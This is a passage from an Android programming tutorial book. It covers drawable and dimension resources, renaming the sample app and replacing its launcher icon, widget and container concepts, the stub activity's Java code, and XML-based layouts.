      android:label="@string/title_activity_em_pub_lite">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Note that the manifest simply refers to `@drawable/ic_launcher`, telling Android to find a drawable resource named `ic_launcher`. The resource reference does not indicate the file type of the resource — there is no `.png` in the resource identifier. This means you cannot have `ic_launcher.png` and `ic_launcher.jpg` in the same project, as they would both be identified by the same identifier. You will need to keep the "base name" (filename sans extension) distinct for all of your images.

Also, the `@drawable/ic_launcher` reference does not mention what screen density to use. That is because *Android* will choose the right screen density to use, based upon the device that is running your app. You do not have to worry about it explicitly, beyond having multiple copies of your icon.

If Android detects that the device has a screen density for which you lack an icon (e.g., an extra-high-density device with our stub project), Android will take the next-closest one and scale it. So, for our stub project, Android would take the `-hdpi` icon and scale it up to work on an `-xhdpi` display, such as that found on the Samsung Galaxy Nexus.

# Dimensions

Dimensions are used in several places in Android to describe distances, such as a widget's size. There are several different units of measurement available to you:

1. `px` means hardware pixels, whose size will vary by device, since not all devices have the same "screen density" (the ~4" Galaxy Nexus and the ~10" Motorola XOOM have almost the same number of pixels in vastly different sizes)
2. `in` and `mm` for inches and millimeters, respectively, based on the actual size of the screen
3. `pt` for points, which in publishing terms is 1/72nd of an inch (again, based on the actual physical size of the screen)
4. `dip` for device-independent pixels — one `dip` equals one hardware pixel for a ~160dpi resolution screen, but one `dip` equals two hardware pixels on a ~320dpi screen

Dimension resources, by default, are held in a `dimens.xml` file in the `res/values/` directory that also holds your strings.

To encode a dimension as a resource, add a `dimen` element to `dimens.xml`, with a `name` attribute for your unique name for this resource, and a single child text element representing the value:

```
<resources>
  <dimen name="thin">10dip</dimen>
  <dimen name="fat">1in</dimen>
</resources>
```

In a layout, you can reference dimensions as `@dimen/...`, where the ellipsis is a placeholder for your unique name for the resource (e.g., `thin` and `fat` from the sample above). In Java, you reference dimension resources by the unique name prefixed with `R.dimen.` (e.g., `Resources.getDimen(R.dimen.thin)`).

While our stub project does not use dimension resources, we will be seeing them soon enough.

## The Resource That Shall Not Be Named… Yet

Your stub project also has a `res/layout/` directory, in addition to the ones described above. That is for UI layouts, describing what your user interface should look like. We will get into the details of that type of resource as we start examining our user interfaces in an upcoming chapter.

# Tutorial #4 - Adjusting Our Resources

Our `EmPubLite` project has some initial resources, put there by the Android build tools when we created the project. However, the defaults are not what we want for the long term. So, in addition to adding new resources in future tutorials, we will fix the ones we already have in this tutorial.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

## Step #1: Changing the Name

Our application shows up everywhere as "EmPubLite":

- In the title bar of our activity
- As the caption under our icon in the home screen launcher
- In the Application list in the Settings app
- And so on

We should change that to be "EmPub Lite", adding a space for easier reading, and to illustrate that this is a "lite" version of the full `EmPub` application.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

In the Package Explorer, open up the `res/values/` folder — you should see a `strings.xml` file in there:





*Figure 30: Eclipse Package Explorer, Showing EmPubLite*

Double-click on `strings.xml` to open it in the string resources editor:


*Figure 31: Eclipse String Resources Editor*

This shows a list of the defined string resources (denoted by the green S in the circle) in this file.

Click the app_name resource, to bring up its details on the right:


*Figure 32: Eclipse String Resources Editor with Details*

The app_name name for the resource is fine, as that is how this string is referenced from the manifest. Change the value to be "EmPub Lite" (adding the space).

Then, click on the title_activity_em_pub_lite string resource and change the value to be "EmPub Lite". Then, save the file (e.g., via <Ctrl>-<S>).

## Outside of Eclipse

Open up res/values/strings/xml in your favorite editor. You will find an element that looks like:

```
<string name="app_name">EmPubLite</string>
```

Change the text node in this element to EmPub Lite. Repeat the process for the title_activity_em_pub_lite resource. Then save your changes, giving you:

```
<resources>

  <string name="app_name">EmPub Lite</string>
  <string name="hello_world">Hello world!</string>
  <string name="menu_settings">Settings</string>
  <string name="title_activity_em_pub_lite">EmPub Lite</string>

</resources>
```

# Step #2: Changing the Icon

The build tools provide us with a stock icon to use for the launcher — the actual image used varies by Android tools release. However, we can change it to something else. For example, we could use the icon portion of the CommonsWare logo:




*Figure 33: CommonsWare*

First, download the original image and save it somewhere on your development machine.

Then, follow the instructions for Eclipse or non-Eclipse users below.

## Eclipse

From the Eclipse main menu, choose File > New > Other. In the resulting dialog, choose “Android Icon Set” and press Next.





*Figure 34: Eclipse Icon Set Wizard, First Page*

The defaults on the first page of the icon set wizard are to create launcher icons, with a file base name of `ic_launcher`, to be added to the `EmPubLite` project. If the values that you see in the wizard do not match that, adjust the wizard, then press Next.





*Figure 35: Eclipse Icon Set Wizard, Second Page*

In the second page of the icon set wizard, click the “Image” button in the “Foreground” row. This will change the wizard slightly, giving you a space to supply the path to some image:





*Figure 36: Eclipse Icon Set Wizard, Second Page, Image Mode*

Click the "Browse..." button and open the `molecule.png` file you downloaded above. That will display the results in the wizard:





*Figure 37: Eclipse Icon Set Wizard, Second Page, Image Mode, Showing Molecule*

Click the "None" button in the "Shape" row, to remove the square background. Then, click Finish. You will be prompted for whether you want to overwrite the existing images — click "Yes to All".

If you run the resulting app, you will see that it shows up with the new name and icon, such as in the launcher:





*Figure 38: EmPubLite with New Icons*

## Outside of Eclipse

We can use the Android Asset Studio to create launcher icons out of this image, if you have the Chrome browser.

Visit the Android Asset Studio Web site in Chrome. Then, click the "Launcher icons" link in the "Icon generators" portion of the home page.





*Figure 39: Android Asset Studio, Launcher Icon Generator*

Click on the "Image" button in the "Foreground" row. This will bring up a "file open" dialog — find and open the `molecule.png` file you downloaded previously. Automatically, the Studio will generate the icons we need:





*Figure 40: Android Asset Studio with Generated Icons*

Click the "Download .ZIP" button to download a ZIP archive file containing all the generated icons.

If you are having difficulty using the Android Asset Studio, you can download the icons directly.

If you examine that ZIP file, you will see that it contains a `res/` directory with a series of `drawable` subdirectories, each containing a copy of `ic_launcher.png` for a given screen density. The ZIP file also contains a high-resolution image that we might use if we planned on uploading this app to Google Play, but we will not need that for the tutorials.

Copy the four `ic_launcher.png` files from the ZIP archive's directories into the corresponding directories in your project. You may have to copy the whole `drawable-xhdpi/` directory, as that may not already exist in your project. If you are using Eclipse, you can drag-and-drop into the Package Explorer directly. If you prefer, you can drag-and-drop into the project as found on your development

machine's file system, but then you will need to press <F5> on your project in Eclipse to get it to reflect the changes you made behind Eclipse's back.

If you run the resulting app, you will see that it shows up with the new name and icon, such as in the launcher:





*Figure 41: EmPubLite with New Icons*

## In Our Next Episode…

… we will add a progress indicator to the UI of our tutorial project.

# The Theory of Widgets

There is a decent chance that you have already done work with widget-based UI frameworks. In that case, much of this chapter will be review, though checking out the section on the absolute positioning anti-pattern should certainly be worthwhile.

There is a chance, though, that your UI background has come from places where you have not been using a traditional widget framework, where either you have been doing all of the drawing yourself (e.g., game frameworks) or where the UI is defined more in the form of a document (e.g., classic Web development). This chapter is aimed at you, to give you some idea of what we are talking about when discussing the notion of widgets and containers.

## What Are Widgets?

Wikipedia has a nice definition of a widget:

> In computer programming, a widget (or control) is an element of a graphical user interface (GUI) that displays an information arrangement changeable by the user, such as a window or a text box. The defining characteristic of a widget is to provide a single interaction point for the direct manipulation of a given kind of data. In other words, widgets are basic visual building blocks which, combined in an application, hold all the data processed by the application and the available interactions on this data.

Take, for example, this Android screen:


*Figure 42: A Sample Android Screen*

Ignoring the gray horizontal bars across the top of this screen, we see:

- an icon of a contact "Rolodex" card
- some text ("Phone-only (unsynced..)")
- a thin horizontal divider line
- another icon, showing a placeholder for a contact photo, in a frame
- two data entry fields
- an icon that looks like a downward-pointing arrowhead in a circle
- another thin horizontal divider line
- another piece of text ("Phone")
- two more icons, that look like plus and minus signs in circles
- a button ("Home")
- another data entry field
- two more buttons ("Done" and "Revert") in some sort of bar across the bottom

Everything listed above is a widget. The user interface for most Android screens ("activities") is made up of one or more widgets.

This does not mean that you cannot do your own drawing. In fact, all the existing widgets are implemented via low-level drawing routines, which you can use for everything from your own custom widgets to games.

This also does not mean that you cannot use Web technologies. In fact, we will see later in this book a widget designed to allow you embed Web content into an Android activity.

However, for most non-game applications, your Android user interface will be made up of several widgets.

## Size, Margins, and Padding

Widgets have some sort of size, since a zero-pixel-high, zero-pixel-wide widget is not especially user-friendly. Sometimes, that size will be dictated by what is inside the widget itself, such as a label (`TextView`) having a size dictated by the text in the label. Sometimes, that size will be dictated by the size of whatever holds the widget (a "container", described in the next section), where the widget wants to take up all remaining width and/or height. Sometimes, that size will be a specific set of dimensions.

Widgets can have margins. As with CSS, margins provide separation between a widget and anything adjacent to it (e.g., other widgets, edges of the screen). Margins are really designed to help prevent widgets from running right up next to each other, so they are visually distinct. Some developers, however, try to use margins as a way to hack "absolute positioning" into Android, which is an anti-pattern that we will examine later in this chapter.

Widgets can have padding. As with CSS, padding provides separation between the contents of a widget and the widget's edges. This is mostly used with widgets that have some sort of background, like a button, so that the contents of the widget (e.g., button caption) does not run right into the edges of the button, once again for visual distinction.

## What Are Containers?

Containers are ways of organizing multiple widgets into some sort of structure. Widgets do not naturally line themselves up in some specific pattern — we have to define that pattern ourselves.

In most GUI toolkits, a container is deemed to have a set of children. Those children are widgets, or sometimes other containers. Each container has its basic rule for how it lays out its children on the screen, possibly customized by requests from the children themselves.

Common container patterns include:

- put all children in a row, one after the next
- put all children in a column, one below the next
- arrange the children into a table or grid with some number of rows and columns
- anchor the children to the sides of the container, according to requests made by those children
- anchor the children to other children in the container, according to requests made by those children
- stack all children, one on top of the next
- and so on

In the sample activity above, the dominant pattern is a column, with things laid out from top to bottom. Some of those things are rows, with contents laid out left to right. However, as it turns out, the area with most of those widgets is scrollable — you can see a thin scrollbar on the right side of the screen. The "Done" and "Revert" buttons, along with the scrollable container, are themselves anchored to sides of their parent container (e.g., the "Done"/"Revert" bar is anchored to the bottom).

Android supplies a handful of containers, designed to handle most common scenarios, including everything in the list above. You are also welcome to create your own custom containers, to implement business rules that are not directly supported by the existing containers.

Note that containers also have size, padding, and margins, just as widgets do.

## The Absolute Positioning Anti-Pattern

You might wonder why all of these containers and such are necessary. After all, can't you just say that such-and-so widget goes at this pixel coordinate, and this other widget goes at that pixel coordinate, and so on?

Many developers have taken that approach — known as absolute positioning – over the years, to their eventual regret.

For example, many of you may have used Windows apps, back in the 1990's, where when you would resize the application window, the app would not really react all that much. You would expand the window, and the UI would not change, except to have big empty areas to the right and bottom of the window. This is because the

developers simply said that such-and-so widget goes at this pixel coordinate, and this other widget goes at that pixel coordinate, **regardless of the actual window size**.

In modern Web development, you see this in the debate over fixed versus fluid Web design. The consensus seems to be that fluid designs are better, though frequently they are more difficult to set up. Fluid Web designs can better handle differing browser window sizes, whether those window sizes are because the user resized their browser window manually, or because those window sizes are dictated by the screen resolution of the device viewing the Web page. Fixed Web designs — effectively saying that such-and-so element goes at such-and-so pixel coordinate and so on — tend to be easier to build but adapt more poorly to differing browser window sizes.

In mobile, particularly with Android, we have a wide range of possible screen resolutions, from QVGA (320x240) to 1080p (1920x1080), and many values in between. Moreover, any device manufacturer is welcome to create a device with whatever resolution they so desire – there are no rules limiting manufacturers to certain resolutions. Hence, as developers, having the Android equivalent of fluid Web designs is critical, and the way you will accomplish that is by sensible use of containers, avoiding absolute positioning. The containers (and, to a lesser extent, the widgets) will determine how extra space is employed, as the screens get larger and larger.

# The Android User Interface

The project you created in an earlier tutorial was just the default files generated by the Android build tools — you did not write any Java code yourself. In this chapter, we will examine the basic Java code and resources that makes up an Android activity.

## The Activity

An Android project's `src/` directory contains the standard Java-style tree of directories based upon the Java package you chose when you created the project (e.g., `com.commonsware.android` results in `src/com/commonsware/android/`). If you checked the checkbox in the Eclipse new-project wizard to create an activity — or if you used the command-line tools to create your project – you will have, in the innermost directory, a Java source file representing an activity class.

For the stub project we created earlier in this book, that sample class looks like this:

```
package com.commonsware.empublite;

import android.app.Activity;
import android.os.Bundle;
import android.view.Menu;

public class EmPubLiteActivity extends Activity {

    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        getMenuInflater().inflate(R.menu.main, menu);
```

```
        return true;
    }


}
```

## Dissecting the Activity

Let's examine this Java code piece by piece:

```
package com.commonsware.empublite;

import android.app.Activity;
import android.os.Bundle;
import android.view.Menu;
```

The package declaration needs to be the same as the one you used when creating the project. And, like any other Java project, you need to import any classes you reference. Most of the Android-specific classes are in the `android` package.

Remember that not every Java SE class is available to Android programs! Visit the Android class reference to see what is and is not available.

```
public class EmPubLiteActivity extends Activity {
```

Activities are public classes, inheriting from the `android.app.Activity` base class (or, possibly, from some other class that itself inherits from `Activity`). You can have whatever data members you decide that you need, though the initial code has none.

```
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }
```

The `onCreate()` method is invoked when the activity is started. We will discuss the `Bundle` parameter to `onCreate()` in a later chapter. For the moment, consider it an opaque handle that all activities receive upon creation.

The first thing you should do in `onCreate()` is chain upward to the superclass, so the stock Android activity initialization can be done. The only other statement in our stub project's `onCreate()` is a call to `setContentView()`. This is where we tell Android what the user interface is supposed to be for our activity.

This raises the question: what does `R.layout.main` mean? Where did this `R` come from?

To explain that, we need to start thinking about layout resources and how resources are referenced from within Java code. We will get to that momentarily.

```
    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        getMenuInflater().inflate(R.menu.main, menu);
        return true;
    }
```

The `onCreateOptionsMenu()` is used in Android to populate the action bar, or the options menu on older devices. We will discuss the action bar in an upcoming chapter. For now, just ignore this method.

Now, back to this mysterious `R`...

# Using XML-Based Layouts

As noted earlier, Android uses a series of widgets and containers to describe your typical user interface. These all inherit from an `android.view.View` base class, for things that can be rendered into a standard widget-based activity.

While it is technically possible to create and attach widgets and containers to our activity purely through Java code, the more common approach is to use an XML-based layout file. Dynamic instantiation of widgets is reserved for more complicated scenarios, where the widgets are not known at compile-time (e.g., populating a column of radio buttons based on data retrieved off the Internet).

With that in mind, it's time to break out the XML and learn how to lay out Android activity contents that way.

## What Is an XML-Based Layout?

As the name suggests, an XML-based layout is a specification of widgets' relationships to each other — and to containers — encoded in XML format. Specifically, Android considers XML-based layouts to be resources, and as such layout files are stored in the `res/layout/` directory inside your Android project (or, as we will see later, other layout resource sets, like `res/layout-land/` for layouts to use when the device is held in landscape).

Each XML file contains a tree of elements specifying a layout of widgets and containers that make up one `View`. The attributes of the XML elements are properties, describing how a widget should look or how a container should behave. For example, if a `Button` element has an attribute value of `android:textStyle = "bold"`, that means that the text appearing on the face of the button should be rendered in a boldface font style.

For example, here is the `res/layout/main.xml` file that came with our stub project:

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_centerHorizontal="true"
        android:layout_centerVertical="true"
        android:padding="@dimen/padding_medium"
        android:text="@string/hello_world"
        tools:context=".EmPubLiteActivity" />

</RelativeLayout>
```

The class name of a widget or container — such as `LinearLayout` or `TextView` – forms the name of the XML element. Since `TextView` is an Android-supplied widget, we can just use the bare class name. If you create your own widgets as subclasses of `android.view.View`, you would need to provide a full package declaration as well (e.g., `com.commonsware.android.MyWidget`).

The root element needs to declare the Android XML namespace (`xmlns:android="http://schemas.android.com/apk/res/android"`). All other elements will be children of the root and will inherit that namespace declaration.

The attributes are properties of the widget or container, describing what it should look and work like. For example, the `android:layout_centerHorizontal="true"` attribute on the `TextView` element indicates that the `TextView` should be centered within its `RelativeLayout` parent.

We will get into details about these attributes, their possible values, and their uses, in upcoming chapters. Note that those attributes in the `tools` namespace (e.g., `tools:context`) are there solely to support the Android build tools, Eclipse in particular, and do not affect the runtime execution of your project.

Android's SDK ships with a tool (`aapt`) which uses the layouts. This tool should be automatically invoked by your Android tool chain (e.g., Eclipse, Ant's `build.xml`). Of particular importance to you as a developer is that `aapt` generates an `R.java` source file within your project's `gen/` directory, allowing you to access layouts and widgets within those layouts directly from your Java code. In other words, this is where that magic `R` value used in `setContentView()` comes from. We will discuss that a bit more later in this chapter.

## XML Layouts and Eclipse

If you are using Eclipse, and you double-click on the `res/layout/main.xml` file in your project, you will not initially see that XML. Instead, you will be taken to the graphical layout editor:

